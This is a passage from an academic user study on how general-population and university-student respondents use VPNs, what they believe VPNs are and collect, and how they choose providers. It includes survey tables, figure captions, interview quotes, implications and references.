Survey	Response	VPN through school/employer	#	%	Paid VPN	#	%	Free VPN	#	%
General Population	Safe		41	22.3%		36	29.5%		8	4.3%
	Somewhat safe		69	37.5%		59	48.4%		47	25.3%
	Neutral		49	26.6%		25	20.5%		60	32.3%
	Somewhat vulnerable		18	9.8%		1	0.8%		65	34.9%
	Vulnerable		7	3.8%		1	0.8%		6	3.2%
University Students	Safe		54	23.5%		21	22.3%		4	2.8%
	Somewhat safe		73	31.7%		31	33%		46	31.9%
	Neutral		71	30.9%		27	28.7%		36	25%
	Somewhat vulnerable		32	13.9%		11	11.7%		46	31.9%
	Vulnerable		8	3.5%		4	4.3%		12	8.3%

Table 5: *How "safe" participants feel using different types of VPNs. (responses selected by participants)*




Figure 2: *Why do/did you use a VPN? (responses selected by participants)*




Figure 3: *Who are you trying to protect yourself from? Choose and rank your choices based on level of concern.*

University VPNs were reassuring for them because they believed they were safe to use. However, interviewees were less consistent concerning what they were willing to do online using their university or employer-provided VPN. For example, 5/16 interview participants who used their university VPN reported that they would use it only for completing university work, because they simply did not feel private, they felt that university could track them, or that using their university network made them more vulnerable. On the other hand, 5/16 interview participants told us they used their university VPN for private activities, such as browsing. For example, P32 would simply forget to switch it off and did not mind having it on:

> It really doesn't bother me if someone is looking at what I'm doing while I'm on the VPN, just because my philosophy is like, at this point it's probably all there anyway.




Figure 4: *Why did you stop using a VPN? (responses selected by participants)*

4.1.2 Why Do Users Use VPNs?

General Population Figure 2 shows why respondents used VPNs. General population respondents reported using VPNs because of the privacy (257/348) and security (233/348) they provide, with 279/348 participants selecting at least one of these options. We asked these respondents to choose and rank who they were protecting themselves from when using a VPN. Figure 3 shows that these respondents were primarily concerned about hackers, companies, government, and websites. Interestingly, not many saw a threat in their closer circles, including their school, employer, friends, and family.

In contrast to the student respondents, bypassing censorship (134/348) and accessing institutional content (105/348) were somewhat less prevalent reasons for using VPNs in the general population sample. Fewer respondents from the general population specified other reasons through free response for using VPNs (15/348).

Students Most student respondents used a VPN to access content—specifically institutional materials—when off-campus (230/349) (Figure 2). Additionally, 168/349 survey respondents reported using a VPN to bypass Internet censorship, and 138/349 survey participants said that they used VPNs to protect privacy or security. Similarly to the general population, most of these survey respondents ranked companies, hackers, the government, and websites as top concerns. As shown in Figure 3, fewer participants were concerned about other governments or friends and family.

For those who specified "Other" in the survey, students commonly reported using a VPN to access Advanced Placement (AP) scores, as S108 noted: "To access AP scores early (they were releasing them one time zone at a time to prevent too much web traffic)".

Our student interview participants (21/32) reported using a VPN to bypass geographic firewalls and watch movies or TV shows online (15/21). For eleven student interview participants, accessing blocked content was a priority when using a VPN. In a typical example, P11 spoke of using a VPN for news websites that were not blocked but had different or limited content depending on the Internet Protocol (IP) address of the Internet user. As this participant was from the United Kingdom (UK), they wanted to access the UK British Broadcasting Corporation (BBC) website while they were living in the US. Also, P26 used a VPN to help his or her mother:

> Venezuela has blocked everything coming from their YouTube channels, and I have my mom reroute the US IP address to a Mexican IP address with a VPN, so then she could watch her Venezuelan TV shows.

Thirteen interview participants said that privacy was not the main reason for using a VPN. Fewer (7/32) used it to protect their personal information, and four wanted a VPN to be secure and keep them anonymous. For example, P21 said:

> I guess I don't like the idea of [the university] or an ISP being able to see all of my traffic. I don't think that I trust anyone with all of my traffic or consumer habits.

4.1.3 How Often Do Users Use VPNs?

General Population The general population respondents used VPNs more often than students. Around half of our respondents did not currently use VPNs (171/348). Most reported using VPNs sometimes (164/348), followed by 91/348 respondents who reported using them most of the time. The minority of respondents who reported having completed or being currently enrolled in higher education in the general sample reportedly used VPNs on the ends of the spectrum: 31/348 used VPNs always, and 62/348 rarely. About half of the general population respondents (171/348) stopped using VPNs at the time of data collection, as they did not use it enough (64/171), had nothing to hide (53/171), were not location restricted (47/171), or found VPNs too expensive (44/171) (Figure 4).

Students VPN usage appeared to be more irregular and on an "as needed" basis among student respondents. Most students (201/349) reported that they did not currently use a VPN, with only 148/349 survey respondents reporting that they currently use a VPN. When asked how often student respondents used a VPN, 302/349 reported only using a VPN sometimes or rarely. A minority reported using a VPN all the time (10/349) or most of the time (37/349). Figure 4 shows that of the 201 respondents that stopped using VPNs, some reported that they were no longer location restricted (92/201), did not have anything to hide (74/201), or simply did not use it enough (68/201). Very few of these respondents reported a lack of security (3/201) to be a contributing factor in their decision to stop using VPNs.

Seven interview participants reported using VPNs only when they needed to, while 4/32 participants would always have it on. One interviewee from this group explained that VPNs would take up storage on their computer, and consume battery life. Another example of on-demand usage was from P26, who was restricted by the bandwidth limitations of Windscribe, a free VPN:




Figure 5: *What do you think a VPN is? (response coded by researchers)*




Figure 6: *What kind of data do you think your VPN provider collects about you? (responses selected by participants)*

> Like the Windscribe, I get 10 GB every month, and I certainly go through more than 10 GB of Internet.

4.2 Mental Models of VPNs

> Most participants did not know how VPNs worked technically (Figure 5) but knew the purpose of a VPN. Both groups believed VPNs collect data about them as a default consequence of using these tools and primarily for advertising reasons (Figure 7). Regardless, the general population expected privacy and safety from tracking from VPNs (Figure 10).

4.2.1 What Do Users Think VPNs Are?

General Population More general population respondents described VPNs as a private or secure connection (265/348) than the student population (Figure 5). This is typified by the response from G39, who described VPNs in terms of the security features they supposedly provide:

> A blocker. Blocking out information such as location, passwords, any personal information on my device.

Fewer respondents described VPNs as software that enables location spoofing (139/348). Even fewer described VPNs as intermediaries (31/348), or as software that enables them to access certain content (34/348). They also more often described VPNs as separate networks (34/348) than as remote connections (29/348).

Students Most survey participants had a fairly good idea about the purpose of a VPN, such as location spoofing (153/349) (Figure 5). As S255 described, for them a VPN was "Tricking my Internet to think I'm somewhere else in the world." Survey respondents also described a VPN as a private or secure connection (133/349). As S283 reported:

> It's been described to me as an "Internet condom". It protects your Internet information by setting up a different IP address.

Others defined a VPN as an intermediary (86/349), for example S78 reported that "It's a porthole to allow private communication/data transfer between two devices." Ten survey respondents reported they did not know what VPNs are or how to define them. Overall, our participants seemed to have a good functional model of VPNs ("what a VPN does for me"), as opposed to a technical model.

Similarly, when asked what a VPN is, most interview participants could list features that a VPN provided. On the other hand, most participants were less familiar with technical explanations. Almost half (14/32) described a VPN as routing your Internet activity through third party machines or as a service for changing your IP address, masking your identity (10/32), or reducing others ability to track you (10/32). P18 explained:

> It's sort of a middle man. So instead of you actually downloading the file from someplace where somebody might be looking at you downloading it, they download it for you and then they send it to your computer. So it figures that they downloaded it and not you.

Some participants believed that VPNs allow you to access blocked content (13/32), allow access into another network (7/32) and others described a VPN as secure, private, or adding an extra level of safety (13/32). In a quote typical of what we heard from participants, P25 described benefits of using a VPN:

> Its usefulness is pragmatism, it's like, "I need to see this YouTube video, but they don't let me see it in Brazil so I'm just going to do it in Belgium." I think that that's what VPNs are to me.

4.2.2 Do Users Consider VPNs Private?

General Population 230/348 of the general population respondents reported that VPNs collect data about them, such as their location (205/230), online activities (176/230), information on the device they used (156/230), demographics (157/230), or interests (117/230) (Figure 6). However, 76/230 respondents believed that only their VPN had access to their




Figure 7: *Why do you think your VPN provider collects your data? (responses selected by participants)*




Figure 8: *Who do you think has access to the data collected by your VPN? (responses selected by participants)*

data (Figure 8). Few general population respondents believed that the motives for collecting data were nefarious. The general population respondents also more commonly believed that their data was collected by for political motives (Figure 7).

154/230 respondents thought their information was being shared with other parties. As shown on Figure 8, the general population believed that other companies (77/154), government (63/154), websites (58/154), and their Internet Service Provider had access to their data. They also believed that other entities have access to users' online activities (122/154), location (119/154), demographic information (110/154), interests/preferences (97/154) and type of user's device (88/154) (Figure 9).

Students 259/349 of student survey respondents believed that their VPN provider could collect data about them. Figure 6 shows that most student respondents believed that VPNs collect location data (226/259) and online activities (191/259). Fewer believed that VPNs collected pri-




Figure 9: *What information do you think is being shared with these entities? (responses selected by participants)*

vate messages (44/259), recordings (39/259), or keystrokes (38/259). Some student respondents did not know what was collected (25/259).

Figure 7 shows that most of these respondents believed that VPNs collect data for commercial motives (177/259), or simply because data collection is a "default consequence of using the Internet" (178/259); 126/259 of respondents selected both options. Like the general population, few respondents believed that the motives for data collection were nefarious—such as blackmail (9/259)—and some survey respondents selected "I don't know" (27/259).

There was also little consensus between participants on who had access to the collected data. The largest proportion of student respondents, as shown in Figure 8, believed that companies (112/259) and the government (88/259) had access to the data collected by VPNs. A smaller proportion believed that only VPNs had access (47/259), and 50/259 of respondents did not know where their data went.

Figure 9 shows that the 212/259 respondents that believed other entities had access to the data collected by their VPN thought that their location (157/212), online activities (149/212), interests (122/212), and demographic information (121/212). Fewer believed that private messages (29/212), recordings (25/212), or keystrokes (22/212) were shared, which coincides with what survey participants believed VPNs could collect.

Most interview participants (23/32) also believed that VPNs collect their data, with some expressing that VPNs keep data for statistics or to sell the data. For example, P11 believed that VPNs could keep logs for many different reasons:

> If you're using VPNs for a bit more nefarious means, for example, like buying drugs or trading child pornography and things like that. (...) I think some of them do keep logs, and they're able to give them over to police, and the governments, and things like that. (...) And then, other ones are a bit more simple, like tracking users' web habits to sell to advertisers and things like that.




Figure 10: *What do you think your VPN guarantees? (responses selected by participants)*




Figure 11: *When did you first use a VPN? (response selected by participants)*

Interestingly, several interviewees (7/32) also believed that the university has a VPN to access all information about students and to monitor if someone is cheating during exams.

4.2.3 Do Users Feel Anonymous When Using VPNs?

General Population Figure 10 shows that the general population survey respondents believed that VPNs guarantee not only access to content (218/348), but also privacy, (208/348), safety from tracking (192/348), and anonymity (177/348). 199/348 of the respondents also believed that VPNs mask their IP addresses.

Students Interestingly, student respondents generally did not feel that VPNs provided total anonymity. Three quarters of all student respondents believed their VPNs guaranteed access to certain content (263/349) and masking of their IP addresses (186/349). However, only about one-third of student respondents believed that their VPNs guaranteed privacy (125/349), anonymity (104/349), and safety from tracking (99/349) (Figure 10).

Similarly, most interview participants did not believe that VPNs guaranteed them anonymity (20/32). In fact, three-fourths of interview participants (24/32) believed that it is possible to be tracked when using VPNs, and some believed that there is always a way to do so (8/32) and that you can be tracked by VPN provider itself (9/32). P1 explained:

> If it is SSL encryption, the VPN provider would still know that you are communicating with a certain web service but the VPN provider would not or probably not know the contents of the communication if it's SSL encrypted. They would only know who you want to communicate with. And if it's not encrypted, then they can see. They can be doing packet sniffing or even more malicious things like deep packet injection and deep packet inspection to actually look at the contents of that communication and do potential malicious things with that.

4.3 VPN Selection

> Many respondents learned about VPNs as early as high school or college (Figure 11). All respondents choose VPNs based on cost, security, and speed (Figure 12). The general population prioritizes better security and safety but students primarily care about accessing content and the good reputation of VPNs when choosing one.

4.3.1 When Do Users Start Using VPNs?

General Population The general population showed considerable variability concerning when they first started using VPNs, as shown in Figure 11. A plurality of these respondents first used a VPN as early as high school (114/348). A similar number of participants first used a VPN either in college (104/348) or after college (105/348).

Students Most student respondents reported using VPNs first at their university (156/349) (Figure 11). Many also reported using VPNs as early as high school (123/349). Not many participants first used a VPN "after college" (42/349), likely because a large fraction of the sample was undergraduate students.

Two interview participants reported that they first started using VPNs when they were in high school. P20 told us how he used VPNs to access websites that were blocked by his high school:

> I've used them for a few reasons, but privacy was never really one of them. It was just when my content was restricted when I was in boarding university, I went to boarding university for high school. Our Wi-Fi was very tightly patrolled. So any number of things were blocked, like from adult content, to a lot of sports websites for instance were blocked, because they "encouraged gambling" and I like to watch a lot of sports online illegally, because that was the only way I could watch them.

Another participant, P26, shared how they used a VPN to




Figure 12: *Rank the five most important factors when choosing a VPN.*




Figure 13: *What do you like about your VPN(s)? (response coded by researchers)*

download a graphics editor, which they could not afford in high school:

> The university computers came with a standard photo editor that was pretty bad. So we wanted to use Photoshop, and Photoshop is very expensive. So one of my friends recommended that we torrent it from The Pirate Bay, so we went on there, and I remember it has a warning that says, make sure your IP is masked(. . .) I did that, and then we downloaded Photoshop for a university project. I think I was maybe 16 at the time.

4.3.2 How Do Users Select a VPN?

General Population Figure 12 breaks down what considerations were important to the general population when choosing between VPNs. The general population respondents considered security and cost to be important considerations when choosing which VPN to use. Privacy was a more important consideration than ease of use for the general population, which is consistent with our other finding that the general population often describes VPN functionality in terms of privacy and security (Figure 5).




Figure 14: *What do you dislike about your VPN(s)? (response coded by researchers)*

We asked respondents to report in short-answer form what they liked and disliked about VPNs; Figures 13 and 14 show the coded results. The general population appreciated different things about their VPNs than the student population. They tended to value security/safety (109/348) and privacy (104/348) highly. As G327 said:

> Instead of feeling like lots of different users and companies are hoarding and selling data about me, now I only feel like one company is doing it! Hooray!

Slightly more general population respondents liked that their VPN enabled them to access blocked content (86/348), but fewer mentioned access to unspecified forms of content (34/348). Other qualities like convenience and speed were less important.

The general population disliked their VPNs for many of the same reasons that the student population did. They primarily expressed frustration with unstable (80/348) or slow (77/348) VPNs. They also did not like VPNs with poor interfaces (60/348), and some said that VPNs that were too costly (40/348).

Students The most important considerations that student respondents had when choosing between VPNs were cost, security, and ease of use (Figure 12). Student respondents valued privacy relatively less than the general population, and speed and transparency were rated as relatively low priorities, as well.

Figures 13 and 14 show what students liked and disliked about their VPNs. The ability to access blocked content (e.g., geo-restricted video streaming websites), institutional content, or other kinds of content was by far the most commonly liked feature of students' VPNs (223/349). S131 appreciated the ability to have access to many things:

> It allows me to view content that is restricted by a time zone limit like test scores, acceptance letters etc. Also if you're in another country that doesn't allow certain media platforms (e.g., Netflix, Hulu), VPNs allow you to access them.

Other qualities, including security, privacy, and interface design, were less prevalent concerns.

Student respondents did not like slow (83/349) and unstable (83/349) VPN connections. Forty-eight student participants also complained about cost, either in general or for specific features. For example, some students did not like that free VPNs have limited server locations and that they have to pay for additional options.

Interviewees and student respondents differed slightly in terms of how they chose a VPN to use. For most interview participants (19/32), the most important factor was that the VPN provider had a good reputation; three participants added that if their friends had used a VPN before, then they were more likely to use one. When we asked interviewees how they determined whether their VPN provider was trustworthy, 13/32 said they checked to see whether it had good reviews online. Another 10/32 would verify the reputation of the VPN provider through word of mouth, and 7/32 determined trustworthiness based on who provided access to their VPN, such as the university.

We asked interviewees about their general experience and feelings related to VPN usage. We wanted to know whether they saw any differences in their Internet experience when using VPNs. Ten interviewees found the biggest difference was their ability to access blocked content; 8/32 felt more secure. Nevertheless, 10/32 interviewees did not see any difference in the way they used the Internet and did not observe changes in their online habits. P20 noted:

> I sort of have the assumption that any time I use the Internet, any privacy I have is super limited. But you would think that using a VPN would help with that in some way. I don't think it would actually change my behavior online at all, but I think it would definitely make you feel a bit more secure in that.

5 Implications of Findings

Most participants considered data collection by the VPN provider to be a default consequence of using the service. Participants typically had limited understanding of how VPNs work and of data collection on the Internet in general. We view this as cause for concern and perhaps a direct consequence of some of our other findings about users' lack of understanding about the guarantees on data protection VPNs provide. Some of this defeatism and confusion may arise from the conflated nature of the term "VPN", which not only refers to many different functional deployments (e.g., institutional, commercial) but also a variety of use cases from improving privacy to gaining access to restricted content. The term "private" in VPN can be misleading; previous research and studies have shown that users may be surrendering *more* privacy depending on their choice of VPN provider than if they had not used a VPN in the first place [20]. Some users seem to deem this tradeoff as acceptable, in spite of the fact that they also choose their VPN provider on the basis of the privacy guarantees it provides.

Our study's main takeaway is that users ultimately need a better understanding of how VPNs work, as well as the broader implications of VPN data collection. Users could also benefit from better resources to help them to choose a VPN. Future studies could investigate how VPN interfaces could be enhanced to improve mental models of VPN functionality and provide information about the actions and data flows associated with the VPN. For instance, intuitive graphics and tutorials could show how a VPN manipulates and re-routes a user's traffic. Such material could make it clear both how VPNs operate and the parties that still have access to private data. Users may also benefit from concrete demonstrations and examples of what can be inferred from data that VPNs intentionally leak to third parties. Potential tools (e.g., a browser extension) could help users understand (1) what data VPNs may collect about them; (2) what data leaks *outside* of the VPN (e.g., to ISPs, content providers).

Moreover, many users selected VPNs based on cost, and yet at the same time were concerned about whether free VPNs collected and shared data about them. This finding suggests that users not only may have fundamental misunderstandings about how data is collected about them on the Internet, but also that some users may be constrained by cost, ultimately making privacy a luxury good. Although more work is needed to confirm this hypothesis, we expect that both conceptual misunderstanding and cost constraints may be putting certain populations at higher risk of data collection, and future work could also more deeply explore strategies for "privacy equity" among demographics who may need both the education and the financial means to select a safer VPN. The results from this work could also be extended to understand whether user attitudes and awareness about VPN practices translate to other privacy-enhancing technologies, including private-browsing mode on common browsers or with Tor.

6 Conclusion

This paper has explored how different groups of users use VPNs, their mental models and attitudes about data collection by VPN providers, and how and why they choose certain VPNs. This study has revealed several new and interesting themes: (1) The general population uses VPNs more for security and privacy and tends to use VPNs continually. Students also valued these goals but tended to use VPNs more as a means to circumvent access controls; (2) Most participants believed VPNs collect data about them as a default consequence of using these tools, primarily as a means for targeted advertising; and (3) Participants from both groups learned about VPNs around high school and college or, in the case of the general population, later. Future work could attempt to repeat this study with other populations and design interventions to help users understand these risks.

Acknowledgments. This work was supported in part by NSF Award CNS-1953513.

References

[1] Nasser Mohammed Al-Fannah. One leak will sink a ship: Webrtc ip address leaks. In *2017 International Carnahan Conference on Security Technology (ICCST)*, pages 1–5. IEEE, 2017.

[2] Daniel Anderson. Splinternet Behind the Great Firewall of China. *Queue*, 10(11):40, 2012.

[3] Jacob Appelbaum, Marsh Ray, Karl Koscher, and Ian Finder. vpwns: Virtual pwned networks. In *2nd USENIX Workshop on Free and Open Communications on the Internet. USENIX Association*, 2012.

[4] David Armstrong, Ann Gosling, John Weinman, and Theresa Marteau. The place of inter-rater reliability in qualitative research: an empirical study. *Sociology*, 31(3):597–606, 1997.

[5] Veroniek Binkhorst. Improving cyber risk communication: Mental models of vpn in a professional services firm in the netherlands. Technical report, Delft University of Technology, 2020.

[6] Norman M Bradburn, Seymour Sudman, and Brian Wansink. *Asking Questions: The Definitive Guide to Questionnaire Design—For Market Research, Political polls, and Social and Health Questionnaires*. John Wiley & Sons, 2004.

[7] Business Insider. People are furious about Onavo, a Facebook-owned VPN app that sends your app usage habits back to Facebook, 2018. https://bit.ly/2NQW5py.

[8] Karoline Busse, Julia Schäfer, and Matthew Smith. Replication: No one can hack my mind revisiting a study on expert and non-expert security practices and advice. In *Fifteenth Symposium on Usable Privacy and Security (SOUPS 2019)*, Santa Clara, CA, August 2019. USENIX Association.

[9] CDT Complaint to the FTC on Hotspot Shield VPN, 2017. https://cdt.org/insight/cdts-complaint-to-the-ftc-on-hotspot-shield-vpn/.

[10] Cloudflare. Introducing Warp: Fixing Mobile Internet Performance and Security, 2019. https://blog.cloudflare.com/1111-warp-better-vpn/.

[11] Sauvik Das, Tiffany Kim, Laura Dabbish, and Jason Hong. The Effect of Social Influence on Security Sensitivity. In *Proceedings of the Tenth USENIX Conference on Usable Privacy and Security*, pages 143–157, 2014.

[12] Dedoose, 2019. https://dedoose.com/.

[13] Jason A Donenfeld. Wireguard: Next generation kernel network tunnel. In *NDSS*, 2017.

[14] GeoSurf. VPN Usage Statistics, 2019. https://www.geosurf.com/blog/vpn-usage-statistics/.

[15] Global Market Insights. Virtual Private Network (VPN) Market, 2020. https://www.gminsights.com/industry-analysis/virtual-private-network-vpn-market.

[16] Summer Hirst. The History of VPN - How It All Began, January 2018. https://thevpn.guru/history-of-vpn/.

[17] Muhammad Ikram, Narseo Vallina-Rodriguez, Suranga Seneviratne, Mohamed Ali Kaafar, and Vern Paxson. An Analysis of the Privacy and Security Risks of Android VPN Permission-enabled Apps. In *Proceedings of the 2016 ACM on Internet Measurement Conference - IMC '16*, pages 349–364, Santa Monica, California, USA, 2016. ACM Press. http://dl.acm.org/citation.cfm?doid=2987443.2987471.

[18] Asela Jayatilleke and Parakum Pathirana. Smartphone vpn app usage and user awareness among facebook users. In *2018 National Information Technology Conference (NITC)*, pages 1–6. IEEE, 2018.

[19] Ruogu Kang. "My data just goes everywhere": user mental models of the internet and implications for privacy and security. In *SOUPS'15 Proceedings of the Eleventh USENIX Conference on Usable Privacy and Security*, pages 39–52, Ottawa, Canada, July 2015. USENIX.

[20] Mohammad Taha Khan, Joe DeBlasio, Geoffrey M. Voelker, Alex C. Snoeren, Chris Kanich, and Narseo Vallina-Rodriguez. An empirical analysis of the commercial vpn ecosystem. In *Proceedings of the Internet Measurement Conference 2018*, IMC '18, pages 443–456, New York, NY, USA, 2018. ACM. http://doi.acm.org/10.1145/3278532.3278570.

[21] Sheharbano Khattak, Mobin Javed, Syed Ali Khayam, Zartash Afzal Uzmi, and Vern Paxson. A look at the consequences of internet censorship through an isp lens. In *Proceedings of the 2014 Conference on Internet Measurement Conference*, pages 271–284. ACM, 2014.

[22] Predrag Klasnja, Sunny Consolvo, Jaeyeon Jung, Benjamin M. Greenstein, Louis LeGrand, Pauline Powledge, and David Wetherall. "When I am on Wi-Fi, I am fearless": privacy concerns & practices in everyday Wi-Fi use. In *Proceedings of the 27th International Conference on Human Factors in Computing Systems - CHI 09*, page 1993, Boston, MA, USA, 2009. ACM Press. http://dl.acm.org/citation.cfm?doid=1518701.1519004.

[23] Katharina Krombholz, Karoline Busse, Katharina Pfeffer, Matthew Smith, and Emanuel von Zezschwitz. " if https were secure, i wouldn't need 2fa"-end user and administrator mental models of https. In *2019 IEEE Symposium on Security and Privacy (SP)*, pages 246–263. IEEE, 2019.

[24] Jonathan Lazar, Jinjuan Heidi Feng, and Harry Hochheiser. *Research methods in human-computer interaction*. Wiley, Chichester, West Sussex, U.K, 2010. OCLC: ocn431936033.

[25] Nora McDonald, Sarita Schoenebeck, and Andrea Forte. Reliability and inter-rater reliability in qualitative research: Norms and guidelines for cscw and hci practice. *Proc. ACM Hum.-Comput. Interact.*, 3(CSCW), November 2019.

[26] William Melicher, Mahmood Sharif, Joshua Tan, Lujo Bauer, Mihai Christodorescu, and Pedro Giovanni Leon. (do not) track me sometimes: Users' contextual preferences for web tracking. *Proceedings on Privacy Enhancing Technologies*, 2016(2):135–154, 2016.

[27] Moses Namara, Daricia Wilkinson, Kelly Caine, and Bart P Knijnenburg. Emotional and practical considerations towards the adoption and abandonment of vpns as a privacy-enhancing technology. *Proceedings on Privacy Enhancing Technologies*, 1:83–102, 2020.

[28] NordVPN. Advantages & Benefits of VPN, 2019. https://nordvpn.com/features.

[29] NordVPN. List of NordVPN server locations, 2019. https://nordvpn.com/servers.

